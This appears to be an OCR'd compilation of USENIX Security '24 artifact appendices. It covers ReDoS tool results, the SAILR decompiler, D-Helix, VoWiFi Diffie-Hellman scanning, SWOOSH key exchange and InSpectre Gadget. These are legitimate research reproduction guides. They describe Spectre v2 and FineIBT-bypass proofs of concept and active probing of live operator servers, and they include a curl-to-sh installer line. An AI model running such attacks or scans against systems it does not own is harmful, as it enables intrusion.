**Preparation:** Run the command `cd /Evaluation` to enter the working directory.
**Execution:** Run the command `./E1.sh`.
**Results:** The output format of the results in `E1/Table/` is shown in Figure 2. **C1** is confirmed by crosschecking the results with Table 5 in the paper. The output format of the results in `E1/Figure/` is shown in Figure 3[1], and **C2** is confirmed by crosschecking the results in Figure 2 with Table 5 in the paper and the results in Figure 3 with Figure 4 (a)-(h) in the paper. The rows 1-4 in Figure 2 also confirm **C5** on the large-scale benchmark.

**(E2):** *[Sub-Classes][5 human-minutes + 40 compute-hours + 100GB disk]: If **E2** is successfully executed, the results are found in `E2/Table/`.*
**Preparation:** Run the command `cd /Evaluation` to enter the working directory.
**Execution:** Run the command `./E2.sh`.
**Results:** The output format of the results is shown in Figure 4 and **C3** is confirmed by crosschecking the re-

[1]Note that the results presented in `E1/Figure/` are identical in content to those in Figure 4 of the paper. However, for reasons stated in §6.2 of the paper, we have made some visual optimizations to highlight the issues we wish to address. We used hexscatter (https://ww2.mathworks.cn/matlabcentral/fileexchange/45639-hexscatter-m) and FigureBest (https://mbd.pub/o/bread/mbd-YpyUmJlq) to visualize the results as in the paper. The very same plots can be obtained by passing the time results of EVILSTRGEN and GadgetCA as two arrayes to hexscatter, and using the `adjustment/color mapping` function of FigureBest, if needed.

| | RE2 | Rust | Go | SRM | C#N | awk | grep | Hyperscan | Java | JavaScript | PCRE2 | Perl | php | Python | Boost | C#B |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| Brute-Force | 20 | 0 | 0 | 30 | 6 | 3 | 0 | 23 | 358 | 335 | 68 | 66 | 31 | 331 | 272 | 349 |
| NondetOn | 17 | 0 | 0 | 31 | 7 | 2 | 0 | 24 | 360 | 337 | 68 | 66 | 26 | 329 | 269 | 350 |
| LexicalOn | 20 | 0 | 0 | 30 | 6 | 3 | 0 | 24 | 358 | 336 | 68 | 66 | 28 | 331 | 271 | 350 |
| AllstratOn | 34 | 0 | 0 | 61 | 13 | 3 | 0 | 39 | 606 | 556 | 112 | 103 | 45 | 545 | 428 | 570 |
| GadgetCA | 2 | 0 | 0 | 21 | 3 | 4 | 0 | 36 | 14 | 50 | 5 | 2 | 0 | 11 | 2 | 17 |
| RegexStatic | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 9 | 9 | 3 | 7 | 0 | 9 | 3 | 9 |
| Regexploit | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 6 | 6 | 1 | 2 | 0 | 6 | 5 | 6 |
| ReScue | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 |
| Regulator | 1 | 0 | 0 | 0 | 0 | 0 | 0 | 8 | 156 | 162 | 25 | 30 | 5 | 163 | 58 | 156 |
| ReDoSHunter | 1 | 0 | 1 | 0 | 1 | 2 | 0 | 17 | 867 | 875 | 109 | 148 | 63 | 838 | 475 | 856 |

Figure 2: This figure corresponds to Table 5 in the paper.





Figure 3: This figure corresponds to the Figure 4(f) in the paper.




Figure 4: This figure corresponds to Table 6 in the paper.

| | RE2 | Rust | Go | SRM | C#N | awk | grep | Hyperscan |
|---|---|---|---|---|---|---|---|---|
| Brute-Force | 19 | 2 | 4 | 10 | 1 | 3 | 4 | 3 |
| NondetOn | 43 | 4 | 2 | 51 | 20 | 15 | 23 | 15 |
| LexicalOn | 87 | 11 | 12 | 96 | 44 | 26 | 68 | 22 |
| AllStratOn | 294 | 30 | 23 | 165 | 57 | 74 | 104 | 32 |
| GadgetCA | 16 | 9 | 5 | 29 | 6 | 28 | 37 | 2 |

Figure 5: This figure corresponds to Table 7 in the paper.




Figure 6: This figure corresponds to Table 8 in the paper.

sults with Table 6 in the paper.

**(E3):** *[ABOVE20][5 human-minutes + 3 compute-hours + 10GB disk]: If **E3** is successfully executed, the results are found in `E3/Table/` and `E3/Figure/`.*
**Preparation:** Run the command `cd /Evaluation` to enter the working directory.
**Execution:** Run the command `./E3.sh`.
**Results:** The output formats of the results in `E3/Table/` and the results in `E3/Figure/` are shown in Figure 5 and Figure 3, respectively. **C4** is confirmed by crosschecking these results with Table 7 and Figure 4 (i)-(p) in the paper. The rows 1-4 in `E3/Table/` confirm **C5** on the ABOVE20 benchmark.

**(E4):** *[Real-World][5 human-minutes + 1 compute-hour + 25GB disk]: If **E4** is successfully executed, the results are found in `E4/Table/`.*
**Preparation:** Run the command `cd /Evaluation` to enter the working directory.
**Execution:** Run the command `./E4.sh`.

**Results:** The output format of the results is shown in Figure 6 and **C6** is confirmed by crosschecking the results with Table 8 in the paper.

## A.5 Notes on Reusability

EVILSTRGEN is designed to uncover ReDoS vulnerabilities for non-backtracking engines, which is commonly used in shell scripts, e.g. grep. To apply EVILSTRGEN to applications using non-backtracking engines, we provide commands to run EVILSTRGEN in Reusability section of `README` file in the Zenodo repository.

## A.6 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.

## References

[1] L. Turoňová, L. Holík, I. Homoliak, O. Lengál, M. Veanes, and T. Vojnar. Counting in Regexes Considered Harmful: Exposing ReDoS Vulnerability of Nonbacktracking Matchers. In *USENIX Security '22*, pages 4165–4182, 2022.






# USENIX Security '24 Artifact Appendix: Ahoy SAILR! There is No Need to DREAM of C: A Compiler-Aware Structuring Algorithm for Binary Decompilation

Zion Leonahenahe Basque, Ati Priya Bajaj, Wil Gibbs, Jude O'Kain, Derron Miao,
Tiffany Bao, Adam Doupé, Yan Shoshitaishvili, Ruoyu Wang
*Arizona State University*
*{zbasque,atipriya,wfgibbs,judeo,derronm,tbao,doupe,yans,fishw}@asu.edu*

## A Artifact Appendix

### A.1 Abstract

The SAILR paper introduces a new decompiler, control flow structuring algorithm, and decompiler evaluation framework. As such, the main artifacts of SAILR are the ANGR DECOMPILER (with the novel SAILR structuring algorithm), the SAILR evaluation framework, and the decompilation created as a result of the former artifacts. Additionally, ANGR DECOMPILER makes public 3 algorithms previously untestable (Phoenix, DREAM, and rev.ng). The ANGR DECOMPILER and the SAILR evaluation framework are written in Python 3 and are provided as a package. Both packages are runnable through a provided Dockerfile.

SAILR was evaluated on 26 Debian packages compiled on optimization level O2. The compiled, decompiled, and measurement artifacts are provided publicly for all decompilers evaluated in the SAILR paper, including closed-source decompilers. This artifact evaluation aims to show that decompiler, structuring algorithms, and evaluation framework are accessible and functional.

### A.2 Description & Requirements

All artifacts should be used on an Ubuntu 22.04 machine with at least 8 cores and 32GB of RAM. You need to have Python 3, Docker, Java 17, and Graphviz installed on the machine. In most cases, all experiments are run inside the provided container. We provide a frozen version of ANGR DECOMPILER with SAILR and the SAILR evaluation framework. We also provide a link to all decompilation generated to create the results found in Section 8 and Appendix of the main paper.

#### A.2.1 Security, privacy, and ethical concerns

ANGR DECOMPILER and the SAILR evaluation framework are Python packages that pose little risk to the user's machine. While running Joern, a subcomponent of the SAILR evaluation framework, a series of ports are used on localhost (9000+). These ports give access to Joern, which can do arbitrary code execution if exploited. These ports are only accessible on localhost.

#### A.2.2 How to access

All artifacts can be centrally accessed through the SAILR evaluation framework: https://github.com/mahaloz/sailr-eval. All instructions are provided through the README as well as links to all stable links listed below. The stable link for the evaluation framework and angr decompiler can be found at https://github.com/mahaloz/sailr-eval/tree/e1af48353c1c5b32cc53cbaa015722d57767bd6e and https://github.com/mahaloz/angr-sailr/tree/be3855762a84983137696aa14efe2431a86a7e97 respectively. The decompilation results for each decompiler can be found on the Arizona State University Dropbox at this link.

#### A.2.3 Hardware dependencies

To run all artifacts you must have an x86 machine with at least 8 cores and 32GB of RAM. We recommend having 80GB of storage free on the machine.

#### A.2.4 Software dependencies

All artifacts should be run on Ubuntu 22.04 with Python 3, Docker, Java 17, and Graphviz installed on the machine. A `setup.sh` script is provided in the evaluation framework code to install these dependencies on Ubuntu 22.04.

#### A.2.5 Benchmarks

SAILR was evaluated on 26 Debian packages found at the Dropbox link in A.2.2. This set should be downloaded and untared for use in validating the functionality of the evaluation framework. The total size of the uncompressed dataset is 38gb.

## A.3 Set-up

### A.3.1 Installation

Clone `sailr-eval` repo and use the `setup.sh` script to install the needed dependencies and start building the evaluation pipeline docker container. This will use approximately 6.5gb. Note, you will also need to build in the ANGR DECOMPILER docker container found in the "using angr decompiler" section of the README.

### A.3.2 Basic Test

Use the `motivating_example` found in the `tests` folder to validate the ANGR DECOMPILER. This can be found in the README after setting up the ANGR DECOMPILER. To validate the `sailreval` package installed successfully, run `./eval.py --help`. If the script does not crash, the package is installed correctly.

## A.4 Evaluation workflow

### A.4.1 Major Claims

**(C1):** *The* ANGR DECOMPILER *reimplements the Phoenix, DREAM, and rev.ng (combing) control flow structuring algorithms. It also implements the novel SAILR structuring algorithm which produces decompilation that is deoptimized. This is proven by experiment (E1).*

**(C2):** *The SAILR evaluation framework can be used to measure decompilation by the same metrics shown in Section 8 of the SAILR paper. This is proven by experiment (E2).*

**(C3):** *The decompilation used to generate the results in Table 3 of the SAILR paper is public and aggregatable. This is proven by experiment (E3).*

### A.4.2 Experiments

*[Mandatory for Artifacts Functional & Results Reproduced, optional for Artifact Available] Link explicitly the description of your experiments to the items you have provided in the previous subsection about Major Claims. Please provide your estimates of human- and compute-time for each of the listed experiments (using the suggested hardware/software configuration above). Follows an example:*

**(E1):** *[Decompiler Test] [15 human-minutes + 1 build-hour + 9GB disk]: In this experiment, the decompilation shown in Figure 1 of the SAILR paper is reproduced by running the decompiler*

**Preparation:** *First, build the* ANGR DECOMPILER *Docker container shown in the "using angr decompiler" section of the README. This should take no longer than an hour of build time.*

**Execution:** *Using the execution line shown in that section of the README. To run each structuring algorithm, change the —structuring–algo flag. Use sailr, phoenix, dream, and combing. The combing structuring algorithm is rev.ng.*

**Results:** *Compare the results of sailr, phoenix, and dream outputs to that in Figure 1 of the SAILR paper. Each output should look nearly the same (with the exception of variable names and spacing).*

**(E2):** *[Eval Framework Test] [20 human-minutes + 3 compute-hours + 9GB disk]: In this experiment, a simple measurement is run on one of the 26 Debian packages, Cronie*

**Preparation:** *Make sure you already ran the setup.sh script.*

**Execution:** *Following the examples, use the —compile, —measure, and —decompiler for the cronie package with as many cores as you can (specified with —cores). Use the gotos, bools, func_calls, and cfged metrics to match the SAILR paper's metrics.*

**Results:** *Following the README, find the sailr_compiled, sailr_decompiled, and sailr_measured folders. You should find all decompilers decompilation in the decompilation folder. You should find tomls in the measured folder with the results for each decompiler.*

**(E3):** *[Data Validation] [30 human-minutes + 5 compute-minutes + 40GB disk]: In this experiment, decompilation and measurements from the 26 Debian packages are used to reproduce the paper results.*

**Preparation:** *Download the dataset from Dropbox linked in A.2.2 and decompress it.*

**Execution:** *First, take a look at a few folders, like cronie, found in the O2 folder of the results. You should notice that these results look very similar to your results collected in (E2). At the very least, there should be decompilation for each decompiler and some tomls. Next, use the —summarize–targets command of the eval.py file as shown in the "SAILR evaluation results files" section of the README. You only need to edit the —opt–levels in that command to only have O2.*

**Results:** *Look at the last results printed by the script. These numbers should match up with the numbers shown in Table 3 of the SAILR Paper.*

## A.5 Notes on Reusability

The ANGR DECOMPILER can produce decompilation that may vary in variable names and white spacing on each run. Due to this, the exact names of each variable shown in the produced decompilation may differ from the names shown in the SAILR paper. This is also true for the white spacing.

## A.6 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at

https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: D-Helix: A Generic Decompiler Testing Framework Using Symbolic Differentiation

Muqi Zou
PurSec Lab, Purdue University

## A Artifact Appendix

### A.1 Abstract

This document contains information about our artifacts which we make available via a GitHub page: https://github.com/purseclab/D-helix/tree/691c162ec5d4a967adae395546edc13eb3285798. The GitHub repository is BSD 3-clause licensed and contains source code and scripts for setting up the environment for D-helix. The experiments run on Ubuntu 20.04.

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

There are no ethical concerns.

#### A.2.2 How to access

Source code and documentations can be accessed at https://github.com/purseclab/D-helix/tree/691c162ec5d4a967adae395546edc13eb3285798

#### A.2.3 Hardware dependencies

We run D-helix on a 112-core Intel(R) Xeon(R) Gold with 1 TB of physical memory. The minimum hardware requirement for D-helix is the same as the minimum requirements for Ubuntu 20.04.

#### A.2.4 Software dependencies

We run D-helix on Ubuntu 20.04, with GCC (version 11.1.0), Clang (version 16.0.0), and Python3 (version 3.8). clang3.8, angr, prompt, and Ghidra are required to install from the following links:
https://releases.llvm.org/download.html
https://github.com/angr/angr-dev
https://github.com/sysrel/PROMPT
https://github.com/NationalSecurityAgency/ghidra/tree/Ghidra_10.0_build

#### A.2.5 Benchmarks

All 2004 programs shown in Table 4 can be found under the directory named dataset of https://github.com/purseclab/D-helix/tree/691c162ec5d4a967adae395546edc13eb3285798.

### A.3 Set-up

#### A.3.1 Installation

All necessary steps to install D-helix have been included in the README in https://github.com/purseclab/D-helix/tree/691c162ec5d4a967adae395546edc13eb3285798. Users need to first git checkout angr, prompt, and Ghidra to specific commits and then patch them using the provided patches.

#### A.3.2 Basic Test

Once following the installation and running instructions description in the README, we expect to see a file named *diff_result* to show the result of SYMDIFF and a directory named *correct_result* to show the result of Tuner. We give samples of these two results with the same name in https://github.com/purseclab/D-helix/tree/691c162ec5d4a967adae395546edc13eb3285798

### A.4 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.






# USENIX Security '24 Artifact Appendix: Diffie-Hellman Picture Show: Key Exchange Stories from Commercial VoWiFi Deployments

Gabriel K. Gegenhuber[1,2], Florian Holzbauer[1,2], Philipp É. Frenzel[3], Edgar Weippl[1,4], and Adrian Dabrowski[5]

[1]University of Vienna, Faculty of Computer Science, [2]UniVie Doctoral School Computer Science, [3]SBA Research, [4]Christian Doppler Laboratory for Security and Quality Improvement in the Production System Lifecycle (CDL-SQI), [5]CISPA Helmholtz Center for Information Security

## A Artifact Appendix

### A.1 Abstract

This artifact contains the source code necessary to run client- and server-side evaluation scripts for our VoWiFi security analysis. While the scripts can be used to scan for various security parameters (e.g., ciphers), our evaluation focuses on the key exchange (i.e., the supported Diffie-Hellman (DH) groups and the rekey-timings) that are used for the first (i.e., *phase 1*) VoWiFi tunnel that is essential to the security of the overall communication.

### A.2 Description & Requirements

The artifact includes the client-configurations (extracted from smartphone ROMs) that were used for the paper in the dumps.zip file. Our client-side analysis then shows how we extracted and harmonized the VoWiFi parameters from these files. To make it more convenient to repeat the analysis for other ROMs, we also list our approach for extracting the configuration databases from smartphone ROMs of different manufacturers. To extract the used configurations on the server side we provide the source code to actively probe the operators by initiating an IKE (Internet Key Exchange) handshake.

#### A.2.1 Security, privacy, and ethical concerns

Our server-side scripts actively probe operator's VoWiFi infrastructure and negotiate security associations (SAs) with their their ePDGs (evolved Packet Data Gateways). We tried to reflect normal user behavior whenever possible (e.g., by only sending well-formed requests) and took care not to overstress any mobile operator's infrastructure. Since those systems (e.g., ePDGs) are made to handle traffic for (millions) of customers, we are confident that our probing does no harm.

The server-side scans use *scapy* to send and receive packets and thus require root privileges.

#### A.2.2 How to access

The artifact's source code is accessible at `https://github.com/sbaresearch/vowifi-epdg-scanning/releases/tag/usenix-sec24-ae`. The repository and sub repositories contain documentation to make the artifact evaluation process as easy as possible.

#### A.2.3 Hardware dependencies

*None.* Our scripts can be run on any state-of-the-art computer system (e.g., a personal laptop or a server).

#### A.2.4 Software dependencies

During our analysis, we used an Ubuntu 22.04.2 LTS system with dual-stack Internet connectivity (to scan for both IPv4 and IPv6). Nevertheless, due to limited IPv6 support on the operator side, running it on an IPv4 only host should work equally well and will not (considerably) alter the results.

All required dependencies for our python scripts are listed in the corresponding `requirements.txt` files. Since we use scapy for sending and receiving packets for the server side probing, some platform-specific files might be necessary. [1]. Moreover, *tcpdump* is required to record the relevant packets for subsequent manual analysis.

#### A.2.5 Benchmarks

*None.*

[1] `https://scapy.readthedocs.io/en/latest/installation.html#platform-specific-instructions`

## A.3 Set-up

### A.3.1 Installation

The installation steps are explained in detail in the repository's README.md file.

**Cloning the Repository** We use Git LFS (Git Large File Storage) for the dumps.zip file containing client-side operator configurations. To successfully clone the repository including the 400MB dumps.zip file, Git LFS hooks are required.
Thefore:

- Make sure to have Git LFS installed.
- Setup the LFS hooks by running `git lfs install`.
- Clone the repository using `git clone`.

Alternatively, if you do not want to use Git LFS the repository also contains instructions to download the dump.zip file via a mirror at our scientific artifact storage.

**Client Side Analysis** The Python environment for the client side analysis can be setup as follows:

```
cd client-side
python3 -m venv venv
source venv/bin/activate
pip install -r requirements.txt
```

**Server Side Analysis** The Python environment for the server side analysis can be setup as follows:

```
cd server-side
python3 -m venv venv
source venv/bin/activate
pip install -r requirements.txt
```

### A.3.2 Basic Test

The execution steps are explained in detail in the repository's README.md file.

**Client Side Analysis** The the client side analysis can be easily reproduced using the provided jupyter notebook. It can be run by executing:

```
jupyter notebook client_side_evaluation.ipynb
```

The jupiter notebook extracts the configuration files from the different device databases and saves them in a harmonized json format. Based on the json files, the jupyter notebook allows to generate the graphs that were included into our paper.

**Server Side Analysis** The serverside scans can be initiated using the following commands:

```
sudo su
source venv/bin/activate
./epdg_scanner.py --testcase SUPPORT_DH_768MODP
./epdg_scanner.py --testcase SUPPORT_DH_1024MODP
./epdg_scanner.py --testcase SUPPORT_DH_1536MODP
```

The probing results can then be found in the results directory. The .txt file contains the security associations that were negotiated with each server. The .pcap file can be used for further (more precise) analysis with Wireshark.

The repository contains simple command line examples that can be used to filter the .txt files containing the results.

## A.4 Evaluation workflow

### A.4.1 Major Claims

**(C1): Deprecated DH Groups on the Client Side** This corresponds to Section 5 in the paper. The provided scripts can be used to extract the prevalent DH groups (and the corresponding rekey timers) that are preloaded/provisioned to commodity smartphones. The evaluation shows that a huge share of operators rely on deprecated settings.

**(C2): Deprecated DH Groups on the Server Side** This corresponds to Section 6 in the paper. Our scripts probe the operators live infrastructure, i.e., they try to negotiate a security association using the selected DH group. The evaluation shows that a considerable share of operators still support deprecated DH groups (i.e., 768, 1024, 1536-bit MODP).

### A.4.2 Experiments

**(E1):** *[Client Side Analysis] [1 human-hour + 5GB disk space]: The *dumps.zip* file contains the configuration databases that were extracted from commodity smartphones (more details can be found in the README.md file). The repository provides scripts to extract and evaluate the preloaded settings.*

**(E2):** *[Server Side Analysis] [3 x 1 hour scanning time (1 hour per group) + 1 hour for evaluation (all groups)]: The server-side probing can be executed for any specific set of security associations (i.e., for a selected DH group). After completing a scan round, the operators supporting the corresponding DH group can be filtered using the provided evaluation scripts.*

## A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: SWOOSH: Efficient Lattice-Based Non-Interactive Key Exchange

Phillip Gajland[1,2], Bor de Kock[3], Miguel Quaresma[1], Giulio Malavolta[4,1], and Peter Schwabe[1,5]

[1]Max Planck Institute for Security and Privacy, Bochum, Germany
[2]Ruhr University Bochum, Bochum, Germany
[3]NTNU – Norwegian University of Science and Technology, Trondheim, Norway
[4]Bocconi University, Milan, Italy
[5]Radboud University, Nijmegen, The Netherlands
phillip.gajland@{mpi-sp.org,rub.de}, bor.dekock@ntnu.no,
{miguel.quaresma,giulio.malavolta}@mpi-sp.org, peter@cryptojedi.org

## A Artifact Appendix

### A.1 Abstract

This is the artifact for the "Swoosh: Efficient Lattice-Based Non-Interactive Key Exchange" paper.

Although earlier work has shown that lattice-based Non-Interactive Key Exchange (NIKE) is theoretically possible, it has been considered too inefficient for real-life applications. In this work, we challenge this folklore belief and provide the first evidence against it. We construct an efficient lattice-based NIKE whose security is based on the standard module learning with errors (M-LWE) problem in the quantum random oracle model.

To substantiate our efficiency claim, we provide an optimised implementation of our passively-secure construction in Rust.

Our scheme achieves a post-quantum security level exceeding 120 bits.

The main contributions of this artifact are:

- Optimized implememtation of Passive-Swoosh, a Lattice-based Non-Interactive Key Exchange
- Sage script to estimate security of Passive-Swoosh

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

None.

#### A.2.2 How to access

The artifact contents of the are accessible at: https://git.noc.ruhr-uni-bochum.de/miranmfx/swooshuae/-/tree/477a06ba19b84ccf5e0994bed0a2e20de97acb87, with commit hash `477a06ba19b84ccf5e0994bed0a2e20de97acb87`.

#### A.2.3 Hardware dependencies

No special hardware is required to evaluate the artifact aside from a machine running an AMD64 CPU.

#### A.2.4 Software dependencies

In order to evaluate the artifact and reproduce the claims made, an installation of the Rust compiler, version 1.62.18, is required. Furthermore, the Sage CAS, should also be installed in order to run replicate the security estimates that underly the claims made in the paper.

#### A.2.5 Benchmarks

See below.

### A.3 Set-up

The artifact can be set up via Docker or manually. Instructions for both set-ups are provided below.

#### A.3.1 Docker set-up

This artifact contains a Dockerfile which sets up a container with Rust and Sage along with the contents of the artifact. For information on the installation of Docker see https://docs.docker.com/get-docker/.

To setup Rust and Sage using Docker run:

```
docker build -t swoosh .
```

You can run the Docker images with:

```
docker run -it swoosh
```

**Remarks:** please note that running benchmarks inside a container will impact the measurements.

### A.3.2 Manual set-up

To install Rust & Sage run the following commands in the artifact directory:

```
# 1. Install Sage
## On Debian and derivatives
apt-get install sagemath python3 python3-pip

## on macOS
brew install sage

# 2. Install Rust
curl --proto '=https' --tlsv1.2 -sSf https://sh.rustup.rs
↪  | sh

# 3. Install Python dependencies (required by
↪  lattice-estimator)
pip install -r security/requirements.txt
```

For more information on Rust installation see: https://www.rust-lang.org/tools/install.
For more information on Sage installation see: https://doc.sagemath.org/html/en/installation.

**Remarks:** please note that Rust should be at least on verion 1.59. For this work, Rust version 1.62 was used.

### A.3.3 Testing the set-up

A basic sanity check to ensure the code provided works as expected can be done using one of two methods. The following command will run the unit tests for the scheme:

```
make test
```

This command should output the following[1]:

```
Running unittests src/lib.rs
↪  (target/debug/deps/ref0-c35ef30ce0a779e4)

running 1 test
test tests::test_scheme ... ok

successes:

successes:
    tests::test_scheme

test result: ok. 1 passed; 0 failed; 0 ignored; 0
↪  measured; 15 filtered out; finished in 0.10s
```

To run a basic correctness test on the scheme, use the following command:

```
make test_scheme
```

This command should output the following[2]:

```
Running unittests src/lib.rs
↪  (target/debug/deps/ref0-c35ef30ce0a779e4)

running 16 tests
test arithmetic::fq::tests::test_cmp ... ok
test arithmetic::fq::tests::test_fp_add ... ok
test arithmetic::fq::tests::test_fp_bytes ... ok
test arithmetic::fq::tests::test_fp_mul ... ok
test arithmetic::fq::tests::test_fp_sub ... ok
test arithmetic::poly::tests::test_poly_add ... ok
test arithmetic::poly::tests::test_poly_bytes ... ok
test arithmetic::poly::tests::test_poly_ntt ... ok
test arithmetic::polyvec::tests::test_polyvec_add ... ok
test arithmetic::polyvec::tests::test_polyvec_bytes ...
↪  ok
test tests::test_getnoise ... ok
test tests::test_rec ... ok
test tests::test_round ... ok
test arithmetic::poly::tests::test_poly_basemul ... ok
test tests::test_genoffset ... ok
test tests::test_scheme ... ok

successes:

successes:
    arithmetic::fq::tests::test_cmp
    arithmetic::fq::tests::test_fp_add
    arithmetic::fq::tests::test_fp_bytes
    arithmetic::fq::tests::test_fp_mul
    arithmetic::fq::tests::test_fp_sub
    arithmetic::poly::tests::test_poly_add
    arithmetic::poly::tests::test_poly_basemul
    arithmetic::poly::tests::test_poly_bytes
    arithmetic::poly::tests::test_poly_ntt
    arithmetic::polyvec::tests::test_polyvec_add
    arithmetic::polyvec::tests::test_polyvec_bytes
    tests::test_genoffset
    tests::test_getnoise
    tests::test_rec
    tests::test_round
    tests::test_scheme

test result: ok. 16 passed; 0 failed; 0 ignored; 0
↪  measured; 0 filtered out; finished in 0.10s
```

## A.4 Evaluation workflow

The major claims and experiments described in the paper were obtained on an **Intel Core i7-6500U (Skylake)** running on a single core with **Hyper-threading and TurboBoost disabled**. The Rust compiler version used for the benchmarks was **1.62.18**.

### A.4.1 Major Claims

**(C1):** Passive-Swoosh shared-key derivation is faster, by a factor of 48, than CTIDH, another post-quantum NIKE. Key generation is faster by a factor of $\approx 3$.

**(C2):** Compared to post-quantum KEMs, such as Kyber-768 and mceliece348864, Passive-Swoosh is several orders of magnitude slower.

[1] The warnings about the external AES implementation can be ignored.

[2] Same as before.

**(C3):** Swoosh achieves over 120 bits of post-quantum security.

### A.4.2 Experiments

**(E1):** Passive Swoosh cycle counts: obtain the cycle count measurements for Passive-Swoosh presented in Table 2 of the original paper.
**How to:** Run the following command in the artifact's root directory

```
make bench_scheme
```

This command should output the following[3]:

```
Running `target/debug/bench_scheme`
keygen (cycles):
average: 80062472
median: 89441519

skey_deriv (cycles):
average: 5522018
median: 6212299
```

**(E2):** Passive Swoosh security level: obtain an estimate for the post-quantum security level achieved by the scheme.
**How to:** Run the following command in the artifact's root directory

```
cd security && sage swoosh_estimator.py
```

## A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.

[3] Same as before.




# USENIX Security '24 Artifact Appendix: InSpectre Gadget: Inspecting the Residual Attack Surface of Cross-privilege Spectre v2

Sander Wiebing* Alvise de Faveri Tron* Herbert Bos Cristiano Giuffrida

Vrije Universiteit Amsterdam
* Equal contribution joint first authors

## A Artifact Appendix

### A.1 Abstract

Our paper presents InSpectre Gadget, an in-depth Spectre gadget analyzer that can be used to identify viable disclosure gadgets on large codebases. We used such analyzer to uncover the residual attack surface for cross-privilege Spectre v2 in the Linux Kernel. We demonstrated the significance of such an attack surface by showing the first end-to-end Spectre v2 attack against the Linux kernel that does not require eBPF to craft gadgets (Native BHI). We also showed how the abundance of both disclosure and dispatch gadgets can be used to bypass all modern mitigations, including FineIBT. Finally, we measured the size of speculation windows for both IBT and FineIBT on a variety of microarchitectures, and the effects of SMT contention on such windows. This artifact contains all the code needed to reproduce the analysis of the Linux Kernel, as well as the PoCs for both Native BHI and the FineIBT bypass and the experiments on (Fine)IBT speculation windows.

### A.2 Description & Requirements

There are four main artifacts that are relevant for this evaluation: 1) Linux Kernel analysis; 2) Native BHI; 3) Speculation-window experiments; 4) FineIBT bypass. Different requirements may apply for the different artifacts.

#### A.2.1 Security, privacy, and ethical concerns

Running the Linux Kernel analysis does not pose any risk, and the PoCs for both Native BHI and the FineIBT bypass are designed to only leak data locally.

#### A.2.2 How to access

All of our artifacts are available at the following url `https://github.com/vusec/inspectre-gadget/releases/tag/v1.1`, under the `experiments/` folder.

#### A.2.3 Hardware dependencies

There are no hard requirements for running Linux kernel analysis, however, the amount of available memory can have a minor impact on the number of reported gadgets due to execution paths being killed prematurely. For the evaluation reported in the paper, we used a 13th Gen Intel i9-13900K with 32 cores and 64GB of RAM.

For the other artifacts, the following CPUs are required for evaluation.

- **CPU: 13th Gen Intel(R) Core(TM) i9-13900K.** Required for Native-BHI, FineIBT bypass, and speculation-window experiments.
- **CPU: 12th Gen Intel(R) Core(TM) i9-12900K.** Required for speculation-window experiments.
- **CPU: 11th Gen Intel(R) Core(TM) i7-11800H.** Required for speculation-window experiments.

#### A.2.4 Software dependencies

The tool itself requires `python3`, and the test scripts are written in `bash`. The only requirement for the Linux Kernel analysis is to have `docker` installed. The analysis was tested on Ubuntu 23.04.

For Native-BHI, Fine-IBT Bypass and FineIBT Speculation Window the following requirements apply:

- Linux kernel 6.6.0-rc4, custom build. Source code available here: `https://github.com/torvalds/linux/archive/refs/tags/v6.6-rc4.tar.gz`.

#### A.2.5 Benchmarks

None.

### A.3 Set-up

#### A.3.1 Installation

To access the artifacts, first clone `https://github.com/vusec/inspectre-gadget` and checkout to the `v1.1` tag.

```
git clone git@github.com:vusec/inspectre-
    gadget.git
cd inspectre-gadget
git checkout v1.1
```

To run the scanner locally, you will need to install the following:

```
sudo apt-get install python3 python3-pip bat
pip3 install -r requirements.txt
```

If `bat` is not available, you can download it from https://github.com/sharkdp/bat.

